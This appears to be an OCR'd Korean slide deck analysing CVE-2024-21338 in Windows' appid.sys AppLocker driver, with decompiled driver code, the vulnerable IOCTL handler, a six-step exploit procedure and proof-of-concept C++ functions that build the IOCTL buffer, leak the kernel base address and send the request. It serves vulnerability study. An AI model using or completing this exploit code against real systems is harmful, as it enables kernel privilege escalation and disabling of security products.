
CVE-2024-21338 소개 : AppLocker

규칙 실험 : cmd 실행 거부하기




CVE-2024-21338 소개 : AppLocker

규칙 실험 : cmd 실행 거부하기




CVE-2024-21338 소개 : AppLocker

규칙 실험 : cmd 실행 거부하기



CVE-2024-21338 소개 : AppLocker

규칙 실험 : cmd 실행 거부하기




CVE-2024-21338 소개 : AppLocker

규칙 적용 전

CVE-2024-21338 소개 : AppLocker


규칙 적용 후



취약점 분석

2024년 2월 13일 Microsoft에서는 윈도우 커널 권한 상승 취약성(Windows Kernel Elevation of Privilege Vulnerability) CVE-2024-21338 패치를 발표하였다. 해당 취약성은 윈도우 기능인 AppLocker의 드라이버로 알려진 "appid.sys"의 특정 IOCTL에서 발생한다. 공격자는 취약성을 악용하여 임의의 커널 메모리 영역에 읽기/쓰기를 수행할 수 있으며 공격자의 의도에 따라 보안 제품을 무력화하거나 시스템 권한 획득이 가능하다. 최근 Lazarus 공격 그룹이 보안 제품을 무력화하기 위해 CVE-2024-21338을 사용했다는 분석 내용이 AVAST로부터 보고되었다. 따라서 Windows 운영체제 사용자들은 최신 보안 패치로 업데이트 할 것을 권고한다.

취약점 분석




Input / **O**uput / **C**on**T**ro**L**

Windows의 UserMode와 KernelMode를 잇는 인터페이스의 일부

취약점 분석

UserMode

KernelMode



UserMode -> KernelMode 전환
I/O Manager가 요청을 IRP로 바꿈

IRP: IOCTL에서 받은 처리에 필요한 정보를
한 덩어리에 담아 드라이버에 전달

취약점 분석

분석 도구

IDA 9.2 PRO

취약점 분석

보호기법

```
C:\Users\phill\OneDrive\Desktop\Hacking-Tool>.\checksec.exe .\appid.sys
Processing... ──────────────────────────────────────────────────────────────── 0/1 • 0.0%
Can't open '\lib\libc.so.6'
Can't open '\lib\libc.so.7'
Can't open '\lib\libc.so'
Can't open '\lib64\libc.so.6'
Can't open '\lib\i386-linux-gnu\libc.so.6'
Can't open '\lib\x86_64-linux-gnu\libc.so.6'
Can't open '\lib\arm-linux-gnueabihf\libc.so.6'
Can't open '\lib\aarch64-linux-gnu\libc.so.6'
Can't open '\usr\x86_64-gentoo-linux-musl\bin\ld'
Processing... ──────────────────────────────────────────────────────────────── 1/1 • 100.0%
```

Checksec Results: PE

File	NX	Canary	ASLR	Dynamic Base	High Entropy VA	SEH	SafeSEH	Force Integrity	Control Flow Guard	Isolation	Authent…
appid.sys	Yes	Yes	Yes	Yes	Yes	Yes	/	Yes	Yes	Yes	Yes

취약점 분석 : appid.sys

```
1 NTSTATUS __stdcall GsDriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
2 {
3   _security_init_cookie();
4   return DriverEntry(DriverObject, RegistryPath);
5 }
```

취약점 분석 : appid.sys

```
NTSTATUS __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, PUNICODE_STRING RegistryPath)
{
  char v3; // al
  const char *v4; // rcx
  NTSTATUS v5; // eax
  __int64 v6; // rdx
  int ConfigOptions; // ebx
  PDEVICE_OBJECT v8; // rcx
  __int64 v9; // rdx
  __int64 v10; // rcx
  int v11; // ecx
  int v12; // r8d
  int v13; // r9d
  int v15; // [rsp+48h] [rbp-C0h] BYREF
  int v16; // [rsp+4Ch] [rbp-BCh]
  struct _UNICODE_STRING DeviceName; // [rsp+50h] [rbp-B8h] BYREF
  _QWORD v18[2]; // [rsp+60h] [rbp-A8h] BYREF
  _QWORD v19[2]; // [rsp+70h] [rbp-98h] BYREF
  struct _UNICODE_STRING SymbolicLinkName; // [rsp+80h] [rbp-88h] BYREF
  struct _OBJECT_ATTRIBUTES ObjectAttributes; // [rsp+90h] [rbp-78h] BYREF
  GUID ProviderId; // [rsp+C0h] [rbp-48h] BYREF
  _OSVERSIONINFOW VersionInformation; // [rsp+D8h] [rbp-30h] BYREF
  struct _EVENT_DATA_DESCRIPTOR v24; // [rsp+1F8h] [rbp+F0h] BYREF
  int *v25; // [rsp+218h] [rbp+110h]
  __int64 v26; // [rsp+220h] [rbp+118h]

  *(_QWORD *)&DeviceName.Length = 1835034LL;
  *(_QWORD *)&SymbolicLinkName.Length = 1310738LL;
  *(_QWORD *)&WPP_MAIN_CB.Type = 0LL;
  DeviceName.Buffer = L"\\Device\\AppID";
  WPP_MAIN_CB.NextDevice = 0LL;
  SymbolicLinkName.Buffer = L"\\??\\AppID";
  WPP_MAIN_CB.CurrentIrp = 0LL;
  WPP_MAIN_CB.DriverObject = (struct _DRIVER_OBJECT *)&WPP_ThisDir_CTLGUID_AppIDLog;
  memset(&ObjectAttributes, 0, 44);
  WPP_MAIN_CB.Timer = (PIO_TIMER)1;
  WppLoadTracingSupport(DriverObject, RegistryPath);
  WPP_MAIN_CB.CurrentIrp = 0LL;
  WppInitKm();
  memset(&VersionInformation.dwMajorVersion, 0, 0x110uLL);
  if ( (g_SymCryptFlags & 1) == 0 )
  {
    VersionInformation.dwOSVersionInfoSize = 276;
    if ( RtlGetVersion(&VersionInformation) < 0
      || VersionInformation.dwMajorVersion < 6
      || VersionInformation.dwMajorVersion == 6 && VersionInformation.dwMinorVersion < 3 )
    {
      SymCryptFatal(1853059702LL);
    }
    SymCryptDetectCpuFeaturesByCpuid();
    if ( (RtlGetEnabledExtendedFeatures(0xFFFFFFFFFFFFFFFFuLL) & 4) == 0 )
      g_SymCryptCpuFeaturesNotPresent |= 0x10u;
    g_SymCryptCpuFeaturesNotPresent &= ~0x20u;
    _InterlockedOr(&g_SymCryptFlags, 1u);
    v3 = aV1010Symcrypt1[0];
    v4 = "v101.0_symcrypt_101_0_dsa_selftest_perf_fix_2023-05-16T16:17:00-07:00_3f2cf81_2023-05-16T16:20:00";
```

DriverEntry

취약점 분석 : appid.sys

IOCTL 접근 함수로 드라이버에 요청을 날리면 MajorFunction[14]에 등록된 콜백함수가 호출됨

```
169     WPP_MAIN_CB.DeviceType = 1;
170     DriverObject->DriverUnload = (PDRIVER_UNLOAD)AipUnload;
171     ObjectAttributes.Length = 48;
172     DriverObject->MajorFunction[0] = (PDRIVER_DISPATCH)&AipCreateDispatch;
173     ObjectAttributes.RootDirectory = 0LL;
174     DriverObject->MajorFunction[2] = (PDRIVER_DISPATCH)&AipCloseDispatch;
175     ObjectAttributes.Attributes = 512;
176     DriverObject->MajorFunction[14] = (PDRIVER_DISPATCH)&AipDeviceIoControlDispatch;
177     ObjectAttributes.ObjectName = 0LL;
178     DriverObject->MajorFunction[18] = (PDRIVER_DISPATCH)&AipCleanupDispatch;
179     *(_OWORD *)&ObjectAttributes.SecurityDescriptor = 0LL;
180     ConfigOptions = ZwCreateEvent(&Handle, 0x1F0003u, &ObjectAttributes, NotificationEvent, 0);
```

DriverEntry

취약점 분석 : appid.sys

```
LABEL_29:
        v9 = 0;
        break;
      case 0x22A018u:
        if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control && (HIDWORD(WPP_GLOBAL_Control->Timer) & 2) != 0 )
          WPP_SF_(WPP_GLOBAL_Control->AttachedDevice, 27, &WPP_4eb728cc340836e1e0fe998aeabc9634_Traceguids);
        if ( ExGetPreviousMode() )
          goto LABEL_19;
        if ( *(_DWORD *)(v5 + 16) == 32 )
        {
          ConfigOptions = AipSmartHashImageFile(*(_QWORD *)(a2 + 24), 0, 0, 0);
```

Vulnerable IOCTL Code

SystemBuffer
(유저모드 버퍼)

AipDeviceIoControlDispatch

취약점 분석 : appid.sys


```
v11 = AppHashComputeFileHashesInternal(
        a1,
        *(_QWORD *)(a1 + 16),
        (__int64)&v21 + 12,
        (char *)v6 + 204,
        (__int64)(v6 + 75));
```

SystemBuffer + 0x16 호출

AipSmartHashImageFile

취약점 분석

유저모드에서 제어가능한
SystemBuffer를 커널에서 호출



유저는 임의의 콜백 포인터를
커널 모드로 호출할 수 있음

취약점 분석

(쉘코드 작성 -> 취약점 트리거 -> 권한상승)

이제 원하는 함수를 호출하여 권한상승을 할 수 있을까??

> 커널 보호기법 우회 필요 (SMEP, kCFG)

취약점 분석

SMEP(Supervisor Mode Execution Prevention)

> 권한 상승 익스플로잇 코드 방지
> 실행 권한 제한 기법

kCFG(Kernel Control Flow Guard)

> 프로그램이 예상치 못한 주소로 실행 흐름을 바꾸는걸 막는 기법

> 메모리 변조 방지

= IOCTL이 필요한 모든 검사를 통과하고, 커널을 충돌시키지 않게 하는 올바른 값으로 제약 조건 충족하기

PoC

Proof of Concept

"개념 증명"

PoC

익스플로잇 절차

1. 대상 OS/빌드 판별 및 입력 버퍼 형식 선택
2. 취약 IOCTL을 보낼 수 있는 “디바이스 핸들” 조건 충족
3. 익스플로잇에 필요한 커널 관련 주소 수집
4. SMEP/kCFG 제약 우회
5. 드라이버가 요구하는 형태로 IOCTL 입력 버퍼 구성
6. 취약 IOCTL 전송

PoC : poc.cpp

```
void* c_poc::set_ioctl_buffer(size_t* k_thread_offset, OSVERSIONINFOEXW* os_info)
{
    os_info->dwOSVersionInfoSize = sizeof(*os_info);

    NTSTATUS status = RtlGetVersion(os_info);
    if (!NT_SUCCESS(status)) {
        log_err("Failed to get OS version!");
        return nullptr;
    }

    log_debug("Windows version detected: %lu.%lu, build: %lu.", os_info->dwMajorVersion, os_info->dwMinorVersion,
              os_info->dwBuildNumber);

    *k_thread_offset = 0x232;

    void* ioctl_buffer_alloc = os_info->dwBuildNumber < 22000
        ? malloc(sizeof(AIP_SMART_HASH_IMAGE_FILE_W10))
        : malloc(sizeof(AIP_SMART_HASH_IMAGE_FILE_W11));

    return ioctl_buffer_alloc;
}
```

현재 Windows 버전 구하기

PreviousMode 오프셋

Windows 10과 11 구분

PreviousMode: 현재 스레드가 커널로 들어오기 “직전”의 실행 모드가 사용자였는지 커널였는지 기록한 값

PoC : poc.cpp

```
UINT_PTR c_poc::get_kernel_module_address(const char* target_module)
{
    NTSTATUS status = {};
    ULONG ul_bytes = {};
    PSYSTEM_MODULE_INFORMATION h_table_info = {};
    while ((status = NtQuerySystemInformation(
           SystemModuleInformation, h_table_info, ul_bytes, &ul_bytes)) == STATUS_INFO_LENGTH_MISMATCH) {
        if (h_table_info != NULL)
            h_table_info = (PSYSTEM_MODULE_INFORMATION)HeapReAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, h_table_info,
                           2 * (SIZE_T)ul_bytes);
        else
            h_table_info = (PSYSTEM_MODULE_INFORMATION)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, 2 *
                           (SIZE_T)ul_bytes);
    }

    if (NT_SUCCESS(status)) {
        for (ULONG i = 0; i < h_table_info->ModulesCount; i++) {
            if (strstr(h_table_info->Modules[i].Name, target_module) != nullptr) {
                return reinterpret_cast<UINT_PTR>(
                    h_table_info->Modules[i].ImageBaseAddress);
            }
        }
    }

    return 0;
}
```

ntoskrnl.exe

로드된 커널 모듈 목록 조회

커널 모듈의 베이스 주소

PoC : poc.cpp

커널 모듈의 베이스 주소를 구하는 이유

ImageBase: 메모리에서 PE파일이 어디에 로딩이 되는지 메모리에 로딩되는 시작 주소

가젯 주소: 가상 주소 (RVA)
실제 가젯 사용: 시작 주소 + 가상 주소 (VA)

---

ntoskrnl.exe에서 베이스 주소를 얻는 이유

Windows version 24H2 이전, Medium Integrity Level 권한을 통해
ntoskrnl.exe에서 ImageBase를 구할 수 있었음

Medium Integrity Level: 시스템 파일이나 중요한 설정 변경은 불가능하지만 일반적인 사용자 파일 접근 및 쓰기는 가능한 '중간' 등급의 권한

PoC : poc.cpp

```
bool c_poc::send_ioctl_request(HANDLE h_device, PVOID input_buffer, size_t input_buffer_length)
{
    IO_STATUS_BLOCK io_status = {};
    NTSTATUS status =
        NtDeviceIoControlFile(h_device, nullptr, nullptr, nullptr, &io_status,
            this->IOCTL_AipSmartHashImageFile, input_buffer,
            input_buffer_length, nullptr, 0);
    return NT_SUCCESS(status);
}
```

